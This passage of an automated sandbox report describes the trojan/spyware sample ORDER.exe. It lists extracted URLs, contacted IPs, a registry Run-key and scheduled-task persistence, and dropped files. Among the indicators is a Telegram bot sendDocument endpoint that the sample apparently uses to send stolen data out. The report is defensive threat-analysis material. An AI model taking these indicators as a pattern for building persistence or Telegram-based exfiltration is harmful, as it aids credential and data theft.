http://www.fontbureau.com/designers/cabarga.htmlN	ORDER.exe, 00000000.00000002.260285382.0000000007132000.00000004.00000001.sdmp, kprUEGC.exe, 0000000D.00000002.340462721.0000000005B30000.00000002.00000001.sdmp, kprUEGC.exe, 00000012.00000002.366501999.0000000 0059B0000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	ORDER.exe, 00000000.00000002.260285382.0000000007132000.00000004.00000001.sdmp, kprUEGC.exe, 0000000D.00000002.340462721.0000000005B30000.00000002.00000001.sdmp, kprUEGC.exe, 00000012.00000002.366501999.0000000 0059B0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	ORDER.exe, 00000000.00000002.260285382.0000000007132000.00000004.00000001.sdmp, kprUEGC.exe, 0000000D.00000002.340462721.0000000005B30000.00000002.00000001.sdmp, kprUEGC.exe, 00000012.00000002.366501999.0000000 0059B0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.ipify.org	ORDER.exe, 00000003.00000002.506561443.00000000030B1000.00000004.00000001.sdmp	false		high
http://fontfabrik.com	ORDER.exe, 00000000.00000002.260285382.0000000007132000.00000004.00000001.sdmp, kprUEGC.exe, 0000000D.00000002.340462721.0000000005B30000.00000002.00000001.sdmp, kprUEGC.exe, 00000012.00000002.366501999.0000000 0059B0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	ORDER.exe, 00000000.00000002.260285382.0000000007132000.00000004.00000001.sdmp, kprUEGC.exe, 0000000D.00000002.340462721.0000000005B30000.00000002.00000001.sdmp, kprUEGC.exe, 00000012.00000002.366501999.0000000 0059B0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://mail.vasudeva.in	ORDER.exe, 00000003.00000002.508225211.0000000003363000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	ORDER.exe, 00000000.00000002.260285382.0000000007132000.00000004.00000001.sdmp, kprUEGC.exe, 0000000D.00000002.340462721.0000000005B30000.00000002.00000001.sdmp, kprUEGC.exe, 00000012.00000002.366501999.0000000 0059B0000.00000002.00000001.sdmp	false		high
http://5WnFQTEnuc.com	ORDER.exe, 00000003.00000002.506730748.0000000003106000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://api.telegram.org/bot%telegramapi%/	ORDER.exe, 00000000.00000002.256224366.00000000042DD000.00000004.00000001.sdmp, ORDER.exe, 00000003.00000002.501685208.0000000000402000.00000040.00000001.sdmp, kprUEGC.exe, 0000000D.00000002.336092801.0000000003C2D000.00000004.00000001.sdmp, kprUEGC.exe, 00000011.00000002.360531497.0000000000402000.00000040.00000001.sdmp, kprUEGC.exe, 00000012.00000002.362741095.0000000003C4D000.00000004.00000001.sdmp, kprUEGC.exe, 00000016.00000002.501684497.0000000000402000.00000040.00000001.sdmp	false		high
http://www.fontbureau.comoD	ORDER.exe, 00000000.00000002.254347827.00000000017B7000.00000004.00000040.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.jiyu-kobo.co.jp/	ORDER.exe, 00000000.00000002.260285382.0000000007132000.00000004.00000001.sdmp, kprUEGC.exe, 0000000D.00000002.340462721.0000000005B30000.00000002.00000001.sdmp, kprUEGC.exe, 00000012.00000002.366501999.0000000059B0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.como	ORDER.exe, 00000000.00000002.254347827.00000000017B7000.00000004.00000040.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://vasudeva.in	ORDER.exe, 00000003.00000002.508225211.0000000003363000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.galapagosdesign.com/DPlease	ORDER.exe, 00000000.00000002.260285382.0000000007132000.00000004.00000001.sdmp, kprUEGC.exe, 0000000D.00000002.340462721.0000000005B30000.00000002.00000001.sdmp, kprUEGC.exe, 00000012.00000002.366501999.0000000059B0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	ORDER.exe, 00000000.00000002.260285382.0000000007132000.00000004.00000001.sdmp, kprUEGC.exe, 0000000D.00000002.340462721.0000000005B30000.00000002.00000001.sdmp, kprUEGC.exe, 00000012.00000002.366501999.0000000059B0000.00000002.00000001.sdmp	false		high
http://www.fonts.com	ORDER.exe, 00000000.00000002.260285382.0000000007132000.00000004.00000001.sdmp, kprUEGC.exe, 0000000D.00000002.340462721.0000000005B30000.00000002.00000001.sdmp, kprUEGC.exe, 00000012.00000002.366501999.0000000059B0000.00000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	ORDER.exe, 00000000.00000002.260285382.0000000007132000.00000004.00000001.sdmp, kprUEGC.exe, 0000000D.00000002.340462721.0000000005B30000.00000002.00000001.sdmp, kprUEGC.exe, 00000012.00000002.366501999.0000000059B0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	ORDER.exe, 00000000.00000002.260285382.0000000007132000.00000004.00000001.sdmp, kprUEGC.exe, 0000000D.00000002.340462721.0000000005B30000.00000002.00000001.sdmp, kprUEGC.exe, 00000012.00000002.366501999.0000000059B0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	ORDER.exe, 00000000.00000002.260285382.0000000007132000.00000004.00000001.sdmp, kprUEGC.exe, 0000000D.00000002.340462721.0000000005B30000.00000002.00000001.sdmp, kprUEGC.exe, 00000012.00000002.366501999.0000000059B0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	ORDER.exe, 00000000.00000002.254397053.0000000003061000.00000004.00000001.sdmp, ORDER.exe, 00000003.00000002.506561443.00000000030B1000.00000004.00000001.sdmp, kprUEGC.exe, 0000000D.00000002.333784884.00000000029B1000.00000004.00000001.sdmp, kprUEGC.exe, 00000012.00000002.359485793.00000000029D1000.00000004.00000001.sdmp	false		high
http://www.sakkal.com	ORDER.exe, 00000000.00000002.260285382.0000000007132000.00000004.00000001.sdmp, kprUEGC.exe, 0000000D.00000002.340462721.0000000005B30000.00000002.00000001.sdmp, kprUEGC.exe, 00000012.00000002.366501999.0000000059B0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://secure.comodo.com/CPS0	ORDER.exe, 00000003.00000002.514426874.0000000006AF0000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http:// https://api.telegram.org/bot%telegramapi%/sendDocumentdocument----------x	ORDER.exe, 00000003.00000002.506561443.00000000030B1000.00000004.00000001.sdmp, kprUEGC.exe, 00000011.00000002.362091691.0000000002CA1000.00000004.00000001.sdmp, kprUEGC.exe, 00000016.00000002.506315156.0000000002DD1000.00000004.00000001.sdmp	false		high
http:// https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	ORDER.exe, 00000000.00000002.256224366.00000000042DD000.00000004.00000001.sdmp, ORDER.exe, 00000003.00000002.501685208.0000000000402000.00000040.00000001.sdmp, kprUEGC.exe, 0000000D.00000002.336092801.0000000003C2D000.00000004.00000001.sdmp, kprUEGC.exe, 00000011.00000002.360531497.0000000000402000.00000040.00000001.sdmp, kprUEGC.exe, 00000012.00000002.362741095.0000000003C4D000.00000004.00000001.sdmp, kprUEGC.exe, 00000016.00000002.501684497.0000000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
54.243.164.148	unknown	United States		14618	AMAZON-AESUS	false
68.233.236.158	unknown	United States		29802	HVC-ASUS	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	323803
Start date:	27.11.2020

Start time:	15:20:20
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 33s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	ORDER.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.adwa.spyw.evad.winEXE@18/10@5/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 0.1% (good quality ratio 0.1%) • Quality average: 48.8% • Quality standard deviation: 36.1%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 104.79.90.110, 51.11.168.160, 20.54.26.129, 2.20.142.209, 2.20.142.210, 51.103.5.186, 51.104.139.180, 52.142.114.176, 92.122.213.247, 92.122.213.194 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, client.wns.windows.com, fs.microsoft.com, arc.msn.com.nsatc.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, wns.notify.windows.com.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, g-msn-com-nsatc.trafficmanager.net, ris.api.iris.microsoft.com, par02p.wns.notify.windows.com.akadns.net, emea1.notify.windows.com.akadns.net, audownload.windowsupdate.nsatc.net, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
15:21:18	API Interceptor	788x Sleep call for process: ORDER.exe modified
15:21:45	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run kprUEGC C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
15:21:53	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run kprUEGC C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
15:21:55	API Interceptor	522x Sleep call for process: kprUEGC.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
54.243.164.148	Sulfasalazine-Granule.exe	Get hash	malicious	Browse	• api.ipify.org/
	vQau1zZe6u.exe	Get hash	malicious	Browse	• api.ipify.org/
	B2gnon0xfg.exe	Get hash	malicious	Browse	• api.ipify.org/
	Shipping-Document.exe	Get hash	malicious	Browse	• api.ipify.org/
	1119_673423.doc	Get hash	malicious	Browse	• api.ipify.org/
	Rewgjqjhqwqn8.exe	Get hash	malicious	Browse	• api.ipify.org/
	i3gRY0HYZn.exe	Get hash	malicious	Browse	• api.ipify.org/?format=xml
	mWKfVsuSZAHcuCc.exe	Get hash	malicious	Browse	• api.ipify.org/
	Catalogue.exe	Get hash	malicious	Browse	• api.ipify.org/
68.233.236.158	ORDER.exe	Get hash	malicious	Browse	
	TT COPY.exe	Get hash	malicious	Browse	
	TT COPY.exe	Get hash	malicious	Browse	
	TT COPY.exe	Get hash	malicious	Browse	
	New order 20001789.exe	Get hash	malicious	Browse	
	ORD002344536.exe	Get hash	malicious	Browse	
	ORD002344536.exe	Get hash	malicious	Browse	
	bank slip.exe	Get hash	malicious	Browse	
	PO#ZT20-09.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
elb097307-934924932.us-east-1.elb.amazonaws.com	swift copy.exe	Get hash	malicious	Browse	• 23.21.42.25
	26-11-20_Dhl_Signed_document-pdf.exe	Get hash	malicious	Browse	• 54.225.220.115
	Arrivalnotice2020pdf.exe	Get hash	malicious	Browse	• 174.129.214.20
	lxpo.exe	Get hash	malicious	Browse	• 54.204.14.42
	guy1.exe	Get hash	malicious	Browse	• 54.225.66.103
	guy2.exe	Get hash	malicious	Browse	• 54.243.161.145
	PO_0012009.xlsx	Get hash	malicious	Browse	• 23.21.252.4
	5C.exe	Get hash	malicious	Browse	• 54.225.169.28
	INV-6367-20_pdf.exe	Get hash	malicious	Browse	• 54.225.66.103
	#A06578987.xlsm	Get hash	malicious	Browse	• 54.204.14.42
	SecuriteInfo.com.Variant.Bulz.233365.3916.exe	Get hash	malicious	Browse	• 23.21.252.4
	http://https://sugar-stirring-mockingbird.glitch.me/#comp@hansi.at	Get hash	malicious	Browse	• 54.225.169.28
	INVOICE.xlsx	Get hash	malicious	Browse	• 54.204.14.42
	PR24869408-V2.PDF.exe	Get hash	malicious	Browse	• 174.129.214.20
	Inquiry_pdf.exe	Get hash	malicious	Browse	• 23.21.42.25
	98650107.pdf.exe	Get hash	malicious	Browse	• 23.21.42.25
	#U00d6deme Onay#U0131 Makbuzu.exe	Get hash	malicious	Browse	• 174.129.214.20
	1125_56873981.doc	Get hash	malicious	Browse	• 54.243.161.145
	yFD40YF4upaZQYL.exe	Get hash	malicious	Browse	• 54.235.142.93
	ER mexico.exe	Get hash	malicious	Browse	• 54.235.83.248

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-AESUS	swift copy.exe	Get hash	malicious	Browse	• 23.21.42.25
	26-11-20_Dhl_Signed_document-pdf.exe	Get hash	malicious	Browse	• 54.225.220.115
	Direct Deposit.xlsx	Get hash	malicious	Browse	• 34.231.129.212
	Direct Deposit.xlsx	Get hash	malicious	Browse	• 52.205.236.122
	http://https://is.gd/NLY8Sb	Get hash	malicious	Browse	• 35.174.78.146
	Arrivalnotice2020pdf.exe	Get hash	malicious	Browse	• 174.129.214.20
	guy1.exe	Get hash	malicious	Browse	• 54.225.66.103
	guy2.exe	Get hash	malicious	Browse	• 54.243.161.145
	http://https://34.75.2o2.lol/XYWNc0aW9uPWwNsaWNrJngVybD1ovndHRwnczovL3NleY3wVyZWQtbG9naW4ubmV0nL3BhZ2VzLzQyY2FkNTJhZmU3YSZyZWNpcGllbnRfaWQ9NzM2OTg3ODg4JmNhbXBhaWduX3J1bl9pZD0zOTM3OTcz	Get hash	malicious	Browse	• 3.215.226.95
	http://https://bit.do/fLppr	Get hash	malicious	Browse	• 54.83.52.76
	PO_0012009.xlsx	Get hash	malicious	Browse	• 23.21.252.4
	http://https://webnavigator.co/?adprovider=AppFocus1&source=d-cp11560482685&group=cg60&device=c&keyword=&creative=477646941053&adposition=none&placement=www.123homeschool4me.com&target=segment_be_a_7802457135858218830&sl=&caid=11560482685&gw=1&test=%3a%2f%2fmail	Get hash	malicious	Browse	• 54.90.26.145
	http://https://m365.eu.vadesecure.com/safeproxy/v4?f=xQsVwKRZoQHMcJWN90zqnir6G6pZJkmZJBUJoNEfoN5w0NIk94-OeCH1NldcAqKsz75KalR9dIZlPCJr1Ux0xQ&i=dKwbScfh0hAXC0lnkkq0sM5FeXPK9l7Ny4D2nAPOiEibKJwP2etJDqX8WzAoEu0mklzE6wT-r8I8OtTRdlg8Sg&k=EPqM&r=_vxI1MPLJP9RjHYc6dmEH2aQYLnm7iSEcU9gx_WNg2_vrJo8MeAqNzNCqHX9DNrQ&s=dbc75c7ed54466f34eeae3fd3b1612b20fb815efc99933570f78acd79467623c&u=https%3A%2F%2Femail.utest.com%2Fls%2Fclick%3Fupn%3DlGjzeq3i4yih7CYyWDD2uGWEioaO303Ya1CTzgGY6ZFHmgV-2FF-2FEWXdAYvLiLIvET2r-2BfuQ5qIL56xFMZkA-2F-2BXKhuWb2hSemZwMxFmG0rDjjP9tlrcROzWmQSAh2kMQamb79I1cx4-2Fvjhww3n8oZQi-2FnOhlQdbGdNxKrX28q7P-2FPufa0AAvr-2FvNJcD-2FrxpMHjDG9dPJU0WEGqi12uVZQLCz-2BjYAJF5yCzK-2FjUezEn2d6sv-2BTETl96ejjfG9yQ2VbdWqGp_snpiKdUCY2bDrEnMsWMAnz6f3HkWPd0oUIj3WsKz0V4NahNEm-2BJ9rDW2-2Fib8wsclxoRuHsrv-2B0aoCVw0ftXwGZJTPgQ4k6DZXQjAqFeejOYe-2FRbaSc1Yf5Xj5PUa6lKqmFYNWSkevePONwyMaBGxV4NDGtgMbAc7jyOEWYDUniHPiY87Lpiw631423FED14OvXlfrL7S45QvDvK6-2Fc04r-2B65lMxyCebYSr-2FOr4bCpGQ-3D	Get hash	malicious	Browse	• 52.202.11.207
	http://https://webmail-re5rere.web.app/?emailtoken=test@test.com&domain=test.com	Get hash	malicious	Browse	• 34.236.142.3
	5C.exe	Get hash	malicious	Browse	• 54.225.169.28
	INV-6367-20_pdf.exe	Get hash	malicious	Browse	• 54.225.66.103
	#A06578987.xlsm	Get hash	malicious	Browse	• 54.204.14.42
	http://https://email.utest.com/ls/click?upn=kHi9kJ2VFJGMl00Uc0lXdd7WKRMGsOlU4g4ei1d-2FX5m1QA-2FrT8Vl5L3Fk3cMytK6G9se1iMMnmCZDn1xIdrYiQ1p-2FwcQpvha0Cl5oPF0v81y5hgAsim7OqaA63T8LZn1UUJIEgydRUHiWwDj8GYDCxqGnV0O0rI4O7I6kSKWwA2QN6GRUB5jtLYkPnKAtjOoUgEhfuSimn9pHS78TURJ3gh4c37fJ5SLcFsdSMIL5cSNM599TAmyU83RYL5vT6LiS59Z_K8t8bbLaByOBk98eoL7OiHjGcOStuW9cK4Z47GjL3LOg6J63-2FMkWRpNoPmcLIu18HCMEgODcyx-2FUvVhPVIvmHjzJiqJBCjoeBbWoJaKrxsvgnkh140XYi8oSb4fB3DPwhOq9ho1ZQ40V7Ij7E76nndroD8i7Zx6K9k23tLqOPU-2BI4uv4B0Gy5ZNEnpZd7wg2RXwXNiQ76annNuw-2BlzoA5-2FGihgJE5sZwqDaPnA1XR7c-3D	Get hash	malicious	Browse	• 52.202.11.207
	http://pma.climabitus.com/undercook.php	Get hash	malicious	Browse	• 23.20.225.204
	http://https://brechi5.wixsite.com/owa-webmail-updates	Get hash	malicious	Browse	• 52.2.188.208
HVC-ASUS	document-1929478857.xls	Get hash	malicious	Browse	• 23.29.122.187
	document-1929478857.xls	Get hash	malicious	Browse	• 23.29.122.187
	document-1868465862.xls	Get hash	malicious	Browse	• 23.29.122.187
	document-1868465862.xls	Get hash	malicious	Browse	• 23.29.122.187
	document-1860007818.xls	Get hash	malicious	Browse	• 23.111.186.154
	document-1860007818.xls	Get hash	malicious	Browse	• 23.111.186.154
	document-1791880561.xls	Get hash	malicious	Browse	• 23.29.122.187

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-1791880561.xls	Get hash	malicious	Browse	• 23.29.122.187
	document-1890968008.xls	Get hash	malicious	Browse	• 23.29.122.187
	document-1890968008.xls	Get hash	malicious	Browse	• 23.29.122.187
	document-1843971239.xls	Get hash	malicious	Browse	• 23.29.122.187
	document-1843971239.xls	Get hash	malicious	Browse	• 23.29.122.187
	document-1816868979.xls	Get hash	malicious	Browse	• 23.29.122.187
	document-1816868979.xls	Get hash	malicious	Browse	• 23.29.122.187
	document-1819493086.xls	Get hash	malicious	Browse	• 23.29.122.187
	document-1819493086.xls	Get hash	malicious	Browse	• 23.29.122.187
	document-1772046145.xls	Get hash	malicious	Browse	• 23.111.186.154
	document-1772046145.xls	Get hash	malicious	Browse	• 23.111.186.154
	document-1766635086.xls	Get hash	malicious	Browse	• 23.111.186.154
	document-1766635086.xls	Get hash	malicious	Browse	• 23.111.186.154

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
3b5074b1b5d032e5620f69f9f700ff0e	Mixtec New Order And Price List Requsting Form_pdf.exe	Get hash	malicious	Browse	• 54.243.164.148
	swift copy.exe	Get hash	malicious	Browse	• 54.243.164.148
	26-11-20_Dhl_Signed_document-pdf.exe	Get hash	malicious	Browse	• 54.243.164.148
	Arrivalnotice2020pdf.exe	Get hash	malicious	Browse	• 54.243.164.148
	SecuriteInfo.com.Mal.Generic-S.26042.exe	Get hash	malicious	Browse	• 54.243.164.148
	guy1.exe	Get hash	malicious	Browse	• 54.243.164.148
	guy2.exe	Get hash	malicious	Browse	• 54.243.164.148
	Exodus.exe	Get hash	malicious	Browse	• 54.243.164.148
	INV-6367-20_pdf.exe	Get hash	malicious	Browse	• 54.243.164.148
	#A06578987.xlsm	Get hash	malicious	Browse	• 54.243.164.148
	Order 51897.exe	Get hash	malicious	Browse	• 54.243.164.148
	PR24869408-V2.PDF.exe	Get hash	malicious	Browse	• 54.243.164.148
	98650107.pdf.exe	Get hash	malicious	Browse	• 54.243.164.148
	#U00d6deme Onay#U0131 Makbuzu.exe	Get hash	malicious	Browse	• 54.243.164.148
	Izezma64.dll	Get hash	malicious	Browse	• 54.243.164.148
	fuxenm32.dll	Get hash	malicious	Browse	• 54.243.164.148
	http://ancien-site-joomla.fr/build2.exe	Get hash	malicious	Browse	• 54.243.164.148
	yFD40YF4upaZQYL.exe	Get hash	malicious	Browse	• 54.243.164.148
	ER mexico.exe	Get hash	malicious	Browse	• 54.243.164.148
	SecuriteInfo.com.BackDoor.SpyBotNET.25.28272.exe	Get hash	malicious	Browse	• 54.243.164.148

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\ORDER.exe.log

Process:	C:\Users\user\Desktop\ORDER.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1301
Entropy (8bit):	5.345637324625647
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4VE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKz5
MD5:	6C42AAF2F2FABAD2BAB70543AE48CEDB
SHA1:	8552031F83C078FE1C035191A32BA43261A63DA9
SHA-256:	51D07DD061EA9665DA070B95A4AC2AC17E20524E30BF6A0DA8381C2AF29CA967
SHA-512:	014E89857B811765EA7AA0B030AB04A2DA1957571608C4512EC7662F6A4DCE8B0409626624DABC96CBFF079E7F0F4A916E6F49C789E00B6E46AD37C36C806DC
Malicious:	**true**
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\ORDER.exe.log	
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\kprUEGC.exe.log	
Process:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1301
Entropy (8bit):	5.345637324625647
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4VE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKz5
MD5:	6C42AAF2F2FABAD2BAB70543AE48CEDB
SHA1:	8552031F83C078FE1C035191A32BA43261A63DA9
SHA-256:	51D07DD061EA9665DA070B95A4AC2AC17E20524E30BF6A0DA8381C2AF29CA967
SHA-512:	014E89857B811765EA7AA0B030AB04A2DA1957571608C4512EC7662F6A4DCE8B0409626624DABC96CBFF079E7F0F4A916E6F49C789E00B6E46AD37C36C806DC
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Temp\tmp103F.tmp	
Process:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1649
Entropy (8bit):	5.180961141461008
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/a7hTlNMFpH/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBRBtn:cbhC7ZlNQF/rydbz9I3YODOLNdq37T
MD5:	23866D1CF55533F8F03D9CA664595EBB
SHA1:	99B0E8C3A4F45AB85027B7C6B31F0D85852AF7E8
SHA-256:	8A247A83B13671D2580FF27C35A07A6508033F50BEE5476B1C1EEB433D13D38C
SHA-512:	E3662B0A4EC4831EF936599DBC0551BD419FEAE7A4FE60DB7642F0EAC099550411D8D237AE2AB03D78B142874E64F0E028BDEFC8A9F8CFC1C964EE83A9959FD5
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>t

C:\Users\user\AppData\Local\Temp\tmp8EFE.tmp	
Process:	C:\Users\user\Desktop\ORDER.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1649
Entropy (8bit):	5.180961141461008
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/a7hTlNMFpH/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBRBtn:cbhC7ZlNQF/rydbz9I3YODOLNdq37T
MD5:	23866D1CF55533F8F03D9CA664595EBB
SHA1:	99B0E8C3A4F45AB85027B7C6B31F0D85852AF7E8
SHA-256:	8A247A83B13671D2580FF27C35A07A6508033F50BEE5476B1C1EEB433D13D38C
SHA-512:	E3662B0A4EC4831EF936599DBC0551BD419FEAE7A4FE60DB7642F0EAC099550411D8D237AE2AB03D78B142874E64F0E028BDEFC8A9F8CFC1C964EE83A9959FD5
Malicious:	**true**
Reputation:	low

C:\Users\user\AppData\Local\Temp\tmp8EFE.tmp	
